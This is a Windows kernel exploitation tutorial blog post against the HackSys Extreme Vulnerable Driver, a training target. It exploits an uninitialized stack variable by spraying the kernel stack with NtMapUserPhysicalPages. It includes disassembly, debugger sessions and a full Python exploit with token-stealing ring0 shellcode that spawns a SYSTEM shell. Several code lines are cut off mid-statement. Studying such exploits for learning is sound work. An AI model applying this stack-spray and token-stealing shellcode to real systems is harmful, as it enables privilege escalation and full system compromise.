Windows Kernel Exploitation Tutorial Part 6: Uninitialized Stack Variable

January 30, 2018 rootkit

Overview

In the previous part, we looked into a simple NULL Pointer Dereference vulnerability. In this part, we'll discuss about another vulnerability, Uninitialized Stack Variable. This vulnerability arises when the developer defines a variable in the code, but doesn't initialize it. So, during runtime, the variable would have some value, albeit an unpredictable one. How this issue could be exploited by an attacker, we'd see in this part.

Again, huge thanks to @hacksysteam for the driver.

Analysis

Let's analyze the *UninitializedStackVariable.c* file:

```
NTSTATUS TriggerUninitializedStackVariable(IN PVOID UserBuffer) {
    ULONG UserValue = 0;
    ULONG MagicValue = 0xBAD0B0B0;
    NTSTATUS Status = STATUS_SUCCESS;

#ifdef SECURE
    // Secure Note: This is secure because the developer is properly initializing
    // UNINITIALIZED_STACK_VARIABLE to NULL and checks for NULL pointer before calling
    // the callback
    UNINITIALIZED_STACK_VARIABLE UninitializedStackVariable = {0};
#else
    // Vulnerability Note: This is a vanilla Uninitialized Stack Variable vulnerability
    // because the developer is not initializing 'UNINITIALIZED_STACK_VARIABLE' structure
    // before calling the callback when 'MagicValue' does not match 'UserValue'
    UNINITIALIZED_STACK_VARIABLE UninitializedStackVariable;
#endif

    PAGED_CODE();

    __try {
        // Verify if the buffer resides in user mode
        ProbeForRead(UserBuffer,
                     sizeof(UNINITIALIZED_STACK_VARIABLE),
                     (ULONG)__alignof(UNINITIALIZED_STACK_VARIABLE));

        // Get the value from user mode
        UserValue = *(PULONG)UserBuffer;

        DbgPrint("[+] UserValue: 0x%p\n", UserValue);
        DbgPrint("[+] UninitializedStackVariable Address: 0x%p\n", &UninitializedStackVariab

        // Validate the magic value
        if (UserValue == MagicValue) {
            UninitializedStackVariable.Value = UserValue;
            UninitializedStackVariable.Callback = &UninitializedStackVariableObjectCallback;
```

```c
        }

        DbgPrint("[+] UninitializedStackVariable.Value: 0x%p\n", UninitializedStackVariable.V
        DbgPrint("[+] UninitializedStackVariable.Callback: 0x%p\n", UninitializedStackVariabl

#ifndef SECURE
        DbgPrint("[+] Triggering Uninitialized Stack Variable Vulnerability\n");
#endif

        // Call the callback function
        if (UninitializedStackVariable.Callback) {
            UninitializedStackVariable.Callback();
        }
    }
    __except (EXCEPTION_EXECUTE_HANDLER) {
        Status = GetExceptionCode();
        DbgPrint("[-] Exception Code: 0x%X\n", Status);
    }

    return Status;
}
```

The issue is clearly mentioned, as the *UninitializedStackVariable* in the insecure version is not initialized to a value as in the Secure version. But that's not the only problem here. The uninitialized variable is then called in the *callback()* function, which leads to this vulnerability.

Analyzing this vulnerability in IDA makes things a little more clearer:

```asm
                push    0FCh
                push    offset stru_122B8
                call    __SEH_prolog4
                xor     edi, edi
                mov     [ebp+ms_exc.registration.TryLevel], edi
                push    4               ; Alignment
                push    0F0h            ; Length
                mov     esi, [ebp+UserBuffer]
                push    esi             ; Address
                call    ds:__imp__ProbeForRead@12 ; ProbeForRead(x,x,x)
                mov     esi, [esi]
                push    esi
                push    offset aUservalue0xP ; "[+] UserValue: 0x%p\n"
                call    _DbgPrint
                lea     eax, [ebp+UninitializedStackVariable]
                push    eax
                push    offset aUninitializeds ; "[+] UninitializedStackVariable Address:"...
                call    _DbgPrint
                add     esp, 10h
                mov     eax, 0BAD0B0B0h
                cmp     esi, eax
                jnz     short loc_14F59
                mov     [ebp+UninitializedStackVariable.Value], eax
                mov     [ebp+UninitializedStackVariable.Callback], offset _UninitializedStackVariableObjectCallback@0 ; UninitializedStackVariableObjectCallback()

loc_14F59:                              ; CODE XREF: TriggerUninitializedStackVariable(x)+4D↑j
                push    [ebp+UninitializedStackVariable.Value]
                push    offset aUninitialize_1 ; "[+] UninitializedStackVariable.Value: 0"...
                call    _DbgPrint
                push    [ebp+UninitializedStackVariable.Callback]
                push    offset aUninitialize_3 ; "[+] UninitializedStackVariable.Callback"...
                call    _DbgPrint
                push    offset aTriggeringUnin ; "[+] Triggering Uninitialized Stack Vari"...
                call    _DbgPrint
                add     esp, 14h
                cmp     [ebp+UninitializedStackVariable.Callback], edi
                jz      short loc_14FB7
                call    [ebp+UninitializedStackVariable.Callback]
                jmp     short loc_14FB7
; ---------------------------------------------------------------------------

$LN7_5:
                mov     eax, [ebp+ms_exc
                mov     eax, [eax]
                mov     eax, [eax]
14F94: TriggerUninitializedStackVari

loc_14FB7:                              ; CODE XREF: TriggerUninitializedStackVariable(x)+92↑j
                                        ; TriggerUninitializedStackVariable(x)+9A↑j
                mov     [ebp+ms_exc.registration.TryLevel], 0FFFFFFFEh
                mov     eax, edi
                call    __SEH_epilog4
                retn    4
_TriggerUninitializedStackVariable@4 endp
```

We can see that if our comparison fails with our **Magic** value, the execution lands up in our vulnerable function, with a call to our callback at some offset from our ebp.

So, if we can control what's there under the callback address, we should reliably be able to direct the flow to our shellcode. With that in mind, let's jump onto the exploitation then.

Exploitation


Let’s start with our skeleton script:

```
import ctypes, sys, struct
from ctypes import *
from subprocess import *

def main():
    kernel32 = windll.kernel32
    psapi = windll.Psapi
    ntdll = windll.ntdll
    hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0,

    if not hevDevice or hevDevice == -1:
        print "*** Couldn't get Device Driver handle"
        sys.exit(-1)

    buf = "\xb0\xb0\xd0\xba"
    bufLength = len(buf)

    kernel32.DeviceIoControl(hevDevice, 0x22202f, buf, bufLength, None, 0, byref(c_ulong()),

if __name__ == "__main__":
    main()
```

```
kd> g
****** HACKSYS_EVD_IOCTL_UNINITIALIZED_STACK_VARIABLE ******
Breakpoint 0 hit
HEVD!TriggerUninitializedStackVariable:
82166efa 68fc000000      push    0FCh
kd> g
[+] UserValue: 0xBAD0B0B0
[+] UninitializedStackVariable Address: 0x9E6699A8
[+] UninitializedStackVariable.Value: 0xBAD0B0B0
[+] UninitializedStackVariable.Callback: 0x82166EE8
[+] Triggering Uninitialized Stack Variable Vulnerability
[+] Uninitialized Stack Variable Object Callback
****** HACKSYS_EVD_IOCTL_UNINITIALIZED_STACK_VARIABLE ******

*BUSY* Debuggee is running...
```

We see no crash, and execution completes normally.

Now, let’s change our **Magic** value to something else and analyze what happens.



```
kd> g
****** HACKSYS_EVD_IOCTL_UNINITIALIZED_STACK_VARIABLE ******
Breakpoint 0 hit
HEVD!TriggerUninitializedStackVariable:
82383efa 68fc000000       push    0FCh
kd> bp 82383f8e
kd> g
[+] UserValue: 0xBAD31337
[+] UninitializedStackVariable Address: 0x94C239A8
[+] UninitializedStackVariable.Value: 0x8A0B4788
[+] UninitializedStackVariable.Callback: 0x87ACE898
[+] Triggering Uninitialized Stack Variable Vulnerability
Breakpoint 1 hit
HEVD!TriggerUninitializedStackVariable+0x94:
82383f8e ff95f8feffff    call    dword ptr [ebp-108h]
kd> dps esp
94c23998  16fa1935
94c2399c  96164f68
94c239a0  96164fd8
94c239a4  82384ca4 HEVD! ?? ::NNGAKEGL::`string'
94c239a8  8a0b4788
94c239ac  87ace898
94c239b0  82b39c00 nt!KiInitialPCR
94c239b4  881c9680
94c239b8  00000002
94c239bc  00000002
94c239c0  dbda74e5
94c239c4  00000000
94c239c8  87ace898
94c239cc  8adcf3c0
94c239d0  82b39c00 nt!KiInitialPCR
94c239d4  94c23a0c
94c239d8  82a85fa2 nt!SwapContext_XRstorEnd+0xea
94c239dc  8aafb538
94c239e0  ffffffff
94c239e4  82b3cf01 nt!KiInitialPCR+0x3301
94c239e8  82a85d52 nt!KiDispatchInterrupt+0xe2
94c239ec  94c23a0c
94c239f0  94c23a40
94c239f4  00000000
94c239f8  00000000
94c239fc  82e27924
```

This triggers our vulnerable function with the callback call. Now, as we discussed earlier, we somehow need to control the callback value to our shellcode's pointer, so as when the call is made to this address, it actually initializes our shellcode.

To do this, the steps we need to follow:

- Find the kernel stack init address
- Find the offset of our callback from this init address
- Spray the Kernel Stack with User controlled input from the user mode. (Good read about it can be found here by j00ru).

To find the kernel stack init address, run the ***!thread*** command, and then subtract the callback address from the stack init address to find the offset.

```
kd> !thread
THREAD 87ace898  Cid 0e10.0e14  Teb: 7ffdf000 Win32Thread: fe68a570 RUNNING on processor 0
IRP List:
    96164f68: (0006,0094) Flags: 40060000  Mdl: 00000000
Not impersonating
DeviceMap                 95f9dd10
Owning Process            8aafb538       Image:         python.exe
Attached Process          N/A            Image:         N/A
Wait Start TickCount      5144           Ticks: 1 (0:00:00:00.015)
Context Switch Count      326            IdealProcessor: 0
UserTime                  00:00:00.000
KernelTime                00:00:00.234
Win32 Start Address 0x1cf61327
Stack Init 94c23ed0 Current 94c22ef8 Base 94c24000 Limit 94c21000 Call 00000000
Priority 11 BasePriority 8 PriorityDecrement 2 IoPriority 2 PagePriority 5
ChildEBP RetAddr  Args to Child
94c23ab4 82383fe8 01795ff4 94c23adc 82384219 HEVD!TriggerUninitializedStackVariable+0x94 (FPO: [Non-Fpo]
94c23ac0 82384219 96164f68 96164fd8 8ab151d0 HEVD!UninitializedStackVariableIoctlHandler+0x1a (FPO: [Non
94c23adc 82d406c3 8aabed68 96164f68 8a915290 HEVD!IrpDeviceIoCtlHandler+0x18b (FPO: [Non-Fpo]) (CONV: st
94c23b00 82a45bd5 00000000 96164f68 8aabed68 nt!IovCallDriver+0x258
94c23b14 82c39c09 8a915290 96164f68 96164fd8 nt!IofCallDriver+0x1b
94c23b34 82c3cdf2 8aabed68 8a915290 00000000 nt!IopSynchronousServiceTail+0x1f8
94c23bd0 82c83789 8aabed68 96164f68 00000000 nt!IopXxxControlFile+0x6aa
94c23c04 82a4c8c6 00000070 00000000 00000000 nt!NtDeviceIoControlFile+0x2a
94c23c04 76e070f4 00000070 00000000 00000000 nt!KiSystemServicePostCall (FPO: [0,3] TrapFrame @ 94c23c34
WARNING: Frame IP not in any known module. Following frames may be wrong.
002ef544 76f5ba7d 00000070 0022202f 01795ff4 0x76e070f4
002ef570 6b47eb5a 00000070 0022202f 01795ff4 0x76f5ba7d
002ef59c 6b47d7a6 6b47d5f0 002ef5bc 00000020 0x6b47eb5a
002ef5cc 6b47983e 76f5ba35 002ef6e0 a6659b96 0x6b47d7a6
002ef67c 6b47a06e 00001100 76f5ba35 002ef6c0 0x6b47983e
002ef7ac 6b4759e1 76f5ba35 0175d870 00000000 0x6b47a06e
002ef808 6b59e16c 017b7108 0175d870 00000000 0x6b4759e1
002ef824 6b6218c4 01768918 0175d870 00000000 0x6b59e16c
002ef84c 6b621464 01768918 00000008 018061a4 0x6b6218c4
002ef874 6b61f1bf 002ef8d0 00000000 01806030 0x6b621464
002ef8ec 6b621541 01806030 00000000 017b62f0 0x6b61f1bf
002ef90c 6b621452 002ef998 00000000 00000000 0x6b621541
002ef93c 6b61f1bf 002ef998 013c3168 01386cc8 0x6b621452
002ef9b0 6b6202bc 013c3030 00000000 01437d00 0x6b61f1bf
002ef9f8 6b64efdf 01386cc8 0138aa50 0138aa50 0x6b6202bc
002efa34 6b64ef7e 01437d00 0138aa50 0138aa50 0x6b64efdf
002efa54 6b64e281 74367408 0134132b 00000101 0x6b64ef7e
002efa98 6b64dd07 74367408 0134132b 00000001 0x6b64e281
002efab8 6b5525ec 74367408 0134132b 00000001 0x6b64dd07
002efb3c 1cf61180 00000002 01341308 01341908 0x6b5525ec
002efb80 76f5ee1c 7ffde000 002efbcc 76e237eb 0x1cf61180
002efb8c 76e237eb 7ffde000 76c6b2ab 00000000 0x76f5ee1c
002efbcc 76e237be 1cf61327 7ffde000 00000000 0x76e237eb
002efbe4 00000000 1cf61327 7ffde000 00000000 0x76e237be

kd> ?94c23ed0 - 94c239ac
Evaluate expression: 1316 = 00000524

kd>
```

We get an offset of *0x524*. You can confirm if this offset remains same through multiple runs. This won't matter that much though as we'd be spraying the whole stack upto a certain length with our shellcode address using *NtMapUserPhysicalPages* function:

```
BOOL WINAPI MapUserPhysicalPages(
  _In_ PVOID      lpAddress,
  _In_ ULONG_PTR  NumberOfPages,
  _In_ PULONG_PTR UserPfnArray
);
```

Not exactly the same function on MSDN, but the basic layout for the parameters is similar. More information about this function is found in the article above by j00ru.

Using this API, we can spray upto *1024*sizeof(ULONG_PTR)*, enough to cover our offset easily. Let's spray our kernel stack with *0x41414141* and put a breakpoint at the end of *NtMapUserPhysicalPages* to analyze our spray:

```
import ctypes, sys, struct
from ctypes import *
from subprocess import *

```

```python
def main():
    kernel32 = windll.kernel32
    psapi = windll.Psapi
    ntdll = windll.ntdll
    hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0,

    if not hevDevice or hevDevice == -1:
        print "*** Couldn't get Device Driver handle"
        sys.exit(-1)

    ptr_adr = "\x41\x41\x41\x41" * 1024

    buf = "\x37\x13\xd3\xba"
    bufLength = len(buf)

    ntdll.NtMapUserPhysicalPages(None, 1024, ptr_adr)

    kernel32.DeviceIoControl(hevDevice, 0x22202f, buf, bufLength, None, 0, byref(c_ulong()),

if __name__ == "__main__":
    main()
```

```
kd> bp nt!NtMapUserPhysicalPages
kd> g
Breakpoint 0 hit
nt!NtMapUserPhysicalPages:
82d12f51 8bff            mov     edi,edi
kd> bp 82d13bb9
kd> g
Breakpoint 1 hit
nt!NtMapUserPhysicalPages+0x5be:
82d1351a c20c00          ret     0Ch
kd> !thread
THREAD 8ad4a758  Cid 0f2c.0a04  Teb: 7ffdf000 Win32Thread: ffa64bd8 RUNNING on processor 0
Not impersonating
DeviceMap                 939e4b58
Owning Process            87903030       Image:         python.exe
Attached Process          N/A            Image:         N/A
Wait Start TickCount      40017          Ticks: 0
Context Switch Count      28             IdealProcessor: 0
UserTime                  00:00:00.000
KernelTime                00:00:00.062
Win32 Start Address 0x1c711327
Stack Init 9df97ed0 Current 9df97b50 Base 9df98000 Limit 9df95000 Call 00000000
Priority 11 BasePriority 8 PriorityDecrement 2 IoPriority 2 PagePriority 5
ChildEBP RetAddr  Args to Child
9df97c34 775770f4 badb0d00 003df2dc 00000000 nt!NtMapUserPhysicalPages+0x5be
WARNING: Frame IP not in any known module. Following frames may be wrong.
9df97c38 badb0d00 003df2dc 00000000 00000000 0x775770f4
9df97c3c 003df2dc 00000000 00000000 00000000 0xbadb0d00
9df97c40 00000000 00000000 00000000 00000000 0x3df2dc

kd> ?9df97ed0 - 0x528
Evaluate expression: -1644594776 = 9df979a8
kd> dd 9df979a8 L1
9df979a8  41414141

kd>
```


Awesome, our desired address contains our sprayed value.

Now, just include our shellcode from our previous post, and spray the address onto the kernel stack.

Final exploit would look like:

```python
import ctypes, sys, struct
from ctypes import *
from subprocess import *

def main():
    kernel32 = windll.kernel32
```

```python
    psapi = windll.Psapi
    ntdll = windll.ntdll
    hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0,

    if not hevDevice or hevDevice == -1:
        print "*** Couldn't get Device Driver handle"
        sys.exit(-1)

    #Defining the ring0 shellcode and loading it in VirtualAlloc.
    shellcode = bytearray(
        "\x90\x90\x90\x90"              # NOP Sled
        "\x60"                          # pushad
        "\x64\xA1\x24\x01\x00\x00"      # mov eax, fs:[KTHREAD_OFFSET]
        "\x8B\x40\x50"                  # mov eax, [eax + EPROCESS_OFFSET]
        "\x89\xC1"                      # mov ecx, eax (Current _EPROCESS structure)
        "\x8B\x98\xF8\x00\x00\x00"      # mov ebx, [eax + TOKEN_OFFSET]
        "\xBA\x04\x00\x00\x00"          # mov edx, 4 (SYSTEM PID)
        "\x8B\x80\xB8\x00\x00\x00"      # mov eax, [eax + FLINK_OFFSET]
        "\x2D\xB8\x00\x00\x00"          # sub eax, FLINK_OFFSET
        "\x39\x90\xB4\x00\x00\x00"      # cmp [eax + PID_OFFSET], edx
        "\x75\xED"                      # jnz
        "\x8B\x90\xF8\x00\x00\x00"      # mov edx, [eax + TOKEN_OFFSET]
        "\x89\x91\xF8\x00\x00\x00"      # mov [ecx + TOKEN_OFFSET], edx
        "\x61"                          # popad
        "\xC3"                          # ret
    )

    ptr = kernel32.VirtualAlloc(c_int(0), c_int(len(shellcode)), c_int(0x3000), c_int(0x40))
    buff = (c_char * len(shellcode)).from_buffer(shellcode)
    kernel32.RtlMoveMemory(c_int(ptr), buff, c_int(len(shellcode)))

    #Just converting the int returned address to a sprayable '\x\x\x\x' format.
    ptr_adr = hex(struct.unpack('<L', struct.pack('>L', ptr))[0])[2:].zfill(8).decode('hex')

    print "[+] Pointer for ring0 shellcode: {0}".format(hex(ptr))

    buf = '\x37\x13\xd3\xba'
    bufLength = len(buf)

    #Spraying the Kernel Stack.
    #Note that we'd need to prevent any clobbering of the stack from other functions.
    #Make sure to not include/call any function or Windows API between spraying the stack and

    print "\n[+] Spraying the Kernel Stack..."

    ntdll.NtMapUserPhysicalPages(None, 1024, ptr_adr)

    kernel32.DeviceIoControl(hevDevice, 0x22202f, buf, bufLength, None, 0, byref(c_ulong()),

    print "\n[+] nt authority\system shell incoming"
    Popen("start cmd", shell=True)

if __name__ == "__main__":
    main()
```



Posted in Kernel, Tutorial Tagged Exploitation, Kernel, Tutorial, Uninitialized Stack Variable, Windows